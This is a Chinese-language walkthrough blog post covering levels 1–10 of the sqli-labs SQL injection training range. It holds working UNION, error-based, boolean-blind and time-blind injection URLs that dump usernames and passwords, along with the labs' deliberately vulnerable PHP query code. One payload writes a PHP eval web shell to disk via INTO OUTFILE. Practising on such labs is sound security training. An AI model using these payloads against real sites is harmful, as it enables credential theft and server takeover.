
sqli-labs靶机注入笔记1-10关
嗯,开始记录sqli-lab的每关笔记,复习一次
1-2关 基于错误的字符串/数字型注入
闭合的符号有区别而已

http://www.sqli-lab.cn/Less-1/?id=1 or 1=1 --

http://www.sqli-lab.cn/Less-1/?id=1' order by 3 --+ #字段数为3

http://www.sqli-lab.cn/Less-1/?id=1' and 1=2 union select 1,2,3 --+ #显示位为2,3

http://www.sqli-lab.cn/Less-1/?id=1' and 1=2 union select 1,version(),database() --+
查看所有数据库名
http://www.sqli-lab.cn/Less-1/?id=1' AND 1=2 union select 1,(select group_concat(schema_name) from information_schema.schemata),3 --+

查询security内的所有表名
http://www.sqli-lab.cn/Less-1/?id=1' AND 1=2 union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema='security')--+

http://www.sqli-lab.cn/Less-1/?id=1' AND 1=2 union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name='users') --+

爆用户名和密码
http://www.sqli-lab.cn/Less-1/?id=1' AND 1=2 union select 1,(select group_concat(password) from security.users) ,(select group_concat(username) from security.users) --+

3-4关也是一样 只不过闭合符号不一样了些 需要 ') 来闭合
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row){
    echo 'Your Login name:'. $row['username'];
    echo 'Your Password:' .$row['password'];
}else{
    print_r(mysql_error());
}
5-6关 这里打印了错误信息 ,可以布尔盲注也可以直接报错注入
(1). 通过floor报错
and (select 1 from (select count(*),concat((payload),floor (rand(0)*2))x from information_schema.tables group by x)a)
其中payload为你要插入的SQL语句
需要注意的是该语句将 输出字符长度限制为64个字符
(2). 通过updatexml报错
and updatexml(1,payload,1)
同样该语句对输出的字符长度也做了限制,其最长输出32位
并且该语句对payload的反悔类型也做了限制,只有在payload返回的不是xml格式才会生效
(3). 通过ExtractValue报错
and extractvalue(1, payload)
输出字符有长度限制,最长32位。
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row){
    echo 'You are in...........';
}else{
    print_r(mysql_error());
}
http://www.sqli-lab.cn/Less-5/?id=1' union select count(*),0,concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))as a from information_schema.tables group by a limit 0,10 --+

http://www.sqli-lab.cn/Less-5/?id=1' union select 1,2,3 from (select count(*),concat((select concat(version(),0x3a,0x3a,database(),0x3a,0x3a,user(),0x3a) limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a --+

表名
http://www.sqli-lab.cn/Less-5/?id=1' union select null,count(*),concat((select column_name from information_schema.columns where table_name='users' limit 0,1),floor(rand()*2))as a from information_schema.tables group by a%23

爆列
http://www.sqli-lab.cn/Less-5/?id=1' union select null,count(*),concat((select column_name from information_schema.columns where table_name='users' limit 7,1),floor(rand()*2))as a from information_schema.tables group by a%23

爆值
http://www.sqli-lab.cn/Less-5/?id=1' union select null,count(*),concat((select username from users limit 0,1),floor(rand()*2))as a from information_schema.tables group by a%23

第7关 into Outfile来写shell
$sql="SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row){
    echo 'You are in.... Use outfile......';
}else{
    echo 'You have an error in your SQL syntax';
}
$id被双层括号和单引号包围,URL正确时有提示 用outfile,错误时只知有错误
http://www.sqli-lab.cn/Less-7/?id=1')) union select null,0x3c3f706870206576616c28245f504f53545b2774657374275d293f3e,null into outfile 'E:\\phpstudy\\WWW\\sqli\\Less-7\\1.php' --+


第八关 基于布尔的盲注
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row){
      echo 'You are in...........';
}else{
}
http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,1,1))) = 115--+

http:
盲注得出数据库名 security
http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,1,1))) = 115 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,2,1))) = 101 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,3,1))) = 99 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,4,1))) = 117 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,5,1))) = 114 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,6,1))) = 105 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,7,1))) = 116 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select database()) ,8,1))) = 121 --+
接着判断表名长度
http://www.sqli-lab.cn/Less-8/?id=1' and (length((select table_name from information_schema.tables where table_schema=database() limit 0,1))) = 6 --+
判断出第四张表示user
http://www.sqli-lab.cn/Less-8/?id=1' and (length((select table_name from information_schema.tables where table_schema=database() limit 3,1))) = 5 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1) ,1,1))) = 117 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1) ,2,1))) = 115 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1) ,3,1))) = 101 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1) ,4,1))) = 114 --+

    http://www.sqli-lab.cn/Less-8/?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1) ,5,1))) = 115 --+
其他的同样的方法 替换payload而已
第九和十关 基于时间的盲注
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row){
      echo 'You are in...........';
}else{
    echo 'You are in...........';
}
http://www.sqli-lab.cn/Less-9/?id=1'+and+if(1=1, sleep(5), null)+ --+

通过延迟来判断
http://www.sqli-lab.cn/Less-9/?id=1' and (length(database())) = 8 +and+if(1=1, sleep(5), null)+ --+
http://www.sqli-lab.cn/Less-9/?id=1' and (ascii(substr((select database()) ,1,1))) = 115 +and+if(1=1, sleep(1), null)+ --+

逐个猜解便是
sqli-labs靶机注入笔记1-10关的更多相关文章
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- SQL注入靶场sqli-labs 1-65关全部通关教程
以前说好复习一遍 结果复习到10关就没继续了 真是废物 一点简单的事做不好 继续把以前有头没尾的事做完 以下为Sqli-lab的靶场全部通关答案 目录: less1-less10 less10-les ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- Monyer's Game 6~10关过关方法
从Monyer's Game开通到现在,已经有50多人通关了.其中绝大部分人,不管是自己独立完成也好,参考别人也罢,都是自己一步一步过去的.像陆羽兄弟甚至已经为游戏做好了整个通关的教程,在此Monye ...
- Unity3D项目实战笔记(10):Unity3D编译IPA的PostEvents–节约时间利器
最近,SDK支付等接入差不多了,就从Unity3D生成IPA (企业版License), 然,需要手动执行的PostEvents竟然多大10项+, 这些我默默的承受了1周时间,每次约浪费20分钟-额外 ...
- WPF笔记(1.10 绘图)——Hello,WPF!
原文:WPF笔记(1.10 绘图)--Hello,WPF! 书中的代码语法过时了,改写为以下(测试通过): <Button> <Button.L ...
- Android菜鸟的成长笔记(10)——使用Bundle在Activity之间传值
原文:[置顶] Android菜鸟的成长笔记(10)——使用Bundle在Activity之间传值 前面我们了解了如何启动一个Activity,一个Activity在启动另外一个Activity的时候 ...
随机推荐
- Slickflow.NET 开源工作流引擎快速入门之三: 简单或分支流程代码编写示例
前言:对于急切想了解引擎功能的开发人员,在下载版本后,就想尝试编写代码,完成一个流程的开发和测试.本文试图从请假流程,或分支模式来快速了解引擎代码的编写. 1. 创建或分支流程图形 或分支流程是常见的 ...
- Winform中自定义xml配置文件后对节点进行读取与写入
场景 Winform中自定义xml配置文件,并配置获取文件路径: https://blog.csdn.net/BADAO_LIUMANG_QIZHI/article/details/100522648 ...
- Java 教程 (Java 对象和类)
Java 对象和类 Java作为一种面向对象语言.支持以下基本概念: 多态 继承 封装 抽象 类 对象 实例 方法 重载 本节我们重点研究对象和类的概念. 对象:对象是类的一个实例(对象不是找个女朋友 ...
- 判断dom原始是否在可视区域内
isElementInViewport (el, offset = 0) { const box = el.getBoundingClientRect(), top = (box.top >= ...
- supervisor 启动ElasticSearch报错问题
在/etc/elasticsearch/conf.d/新建一个es的配置文件,elasticsearch.conf,这里碰到一个小坑,网上很多文章介绍的是elasticsearch.ini,启动发现找 ...
- C#刷遍Leetcode面试题系列连载(1) - 入门与工具简介
目录 为什么要刷LeetCode 刷LeetCode有哪些好处? LeetCode vs 传统的 OJ LeetCode刷题时的心态建设 C#如何刷遍LeetCode 选项1: VS本地Debug + ...
- 深度解密Go语言之反射
目录 什么是反射 为什么要用反射 反射是如何实现的 types 和 interface 反射的基本函数 反射的三大定律 反射相关函数的使用 代码样例 未导出成员 反射的实际应用 json 序列化 De ...
- Java基础学习笔记(一) - 基础语法
1.Java程序开发过程 编译: 是指将我们编写的Java源文件翻译成JVM认识的class文件,javac编译器会检查我们所写的程序是否有错误,有错误就会提示出来,如果没有错误就会编译成功. 运行: ...
- Kubernetes 系列(五):Prometheus监控框架简介
由于容器化和微服务的大力发展,Kubernetes基本已经统一了容器管理方案,当我们使用Kubernetes来进行容器化管理的时候,全面监控Kubernetes也就成了我们第一个需要探索的问题.我们需 ...
- python process
原文:https://www.cnblogs.com/LY-C/p/9145729.html 使用process模块可以创建进程 from multiprocessing import Process ...